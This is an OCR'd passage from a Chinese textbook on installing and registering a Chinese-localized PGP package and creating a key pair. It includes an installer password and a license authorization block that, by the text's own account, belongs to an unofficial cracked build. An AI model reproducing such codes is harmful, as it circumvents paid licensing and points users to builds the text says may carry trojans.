


图 3-27　安装结束

第 5 步：重启系统后，双击 PGP 简体中文版. exe，如图 3-28 所示，输入 PGP 中文版安装密码 pgp. com. cn，单击【确定】按钮，然后依次按照图 3-29～图 3-35 的提示进行 PGP 汉化。



图 3-28　输入密码



图 3-29　欢迎界面




图 3-30　许可证协议








图 3-31　目的地文件夹




图 3-32　安装类型




图 3-33　准备安装






图 3-34　正在安装

第 6 步：在图 3-35 中，单击【完成】按钮后，重启系统。




图 3-35　完成安装

> **注意**　教材讲解实例时采用了 PGP 中文版，目的是为了方便读者学习 PGP 加密软件的使用，如果要加密重要的文件，在此提醒大家使用 PGP 破解版或者中文版一定要谨慎，因为 PGP 是美国公司制作的、国际知名的加密软件，它的使用是收费的，并且没有汉化版，国内的破解版或者破解汉化版可能被放入了木马，因此，正规场合一定要选用原版软件。

第 7 步：重启系统后，在图 3-36 中右击任务栏的小锁按钮，如图 3-36 所示，选择【许可证】命令。出现【PGP 许可证授权】对话框，如图 3-37 所示，在对话框里填入名称、组织、许可证号。单击【手动】按钮后，实现本地验证，如图 3-38 所示。



图 3-36　右键菜单




图 3-37　【PGP 许可证授权】对话框








图 3-38　PGP 许可证授权验证

注意　重启系统时会自动启动 PGPtray.exe,这个程序是用来控制和调用 PGP 的全部组件的,如果觉得不用每次启动时自动加载它,可以在【开始】|【程序】|【启动】里删除 PGPtray 的快捷方式。

第 8 步：在图 3-38 中,将下面 3 行：

```
-----BEGIN PGP LICENSE AUTHORIZATION-----
ADIAApAAAJ4gWeOov9Nr/gJ1TaVQz2olNEx1zACggvH4tuOArH1Swb22sB9Nmx7YC
-----END PGP LICENSE AUTHORIZATION-----
```

复制到图 3-38 中,单击【确认】按钮,出现如图 3-39 所示对话框,单击【确定】按钮,注册成功。



图 3-39　注册成功



图 3-40　PGPkeys 窗口

2. 创建和设置初始用户

第 1 步：在图 3-36 中,选择 PGPkeys 命令。出现 PGPkeys 窗口,如图 3-40 所示,依次选择【密钥】|【新建密钥】命令,出现如图 3-41 所示对话框。单击【下一步】按钮,出现如图 3-42





图 3-41　欢迎界面



图 3-42　分配姓名和电子信箱

所示对话框。

第 2 步：在图 3-42 中，在全名处输入用户想要创建的用户名，E-mail 地址处输入用户所对应的电子邮件地址，完成后单击【下一步】按钮，出现如图 3-43 所示的【分配密码】页面。

第 3 步：在图 3-43 中，在【密码】文本框处输入长度必须大于等于 8 位的密码，建议为 12 位以上，在【确认】文本框处再输入一次，最好选中【隐藏键入】复选框，这样即使有人在后面，也不容易知道输入的是什么，更大程度地保护了密码的安全。然后单击【下一步】按钮，进入密钥生成进程，如图 3-44 所示，等待主密钥和次密钥生成完毕（当前状态：完成）。单击【下一步】按钮，显示【完成 PGP 密钥生成向导】页面，如图 3-45 所示，单击【完成】按钮，用户就创建并设置好了，如图 3-46 所示。

3．导出并分发公钥

为了实验，在另一台计算机上按照上面方法创建一个 test 用户。从这个“密钥对”内导出包含的公钥，导出公钥的过程如下。








图 3-43　【分配密码】页面

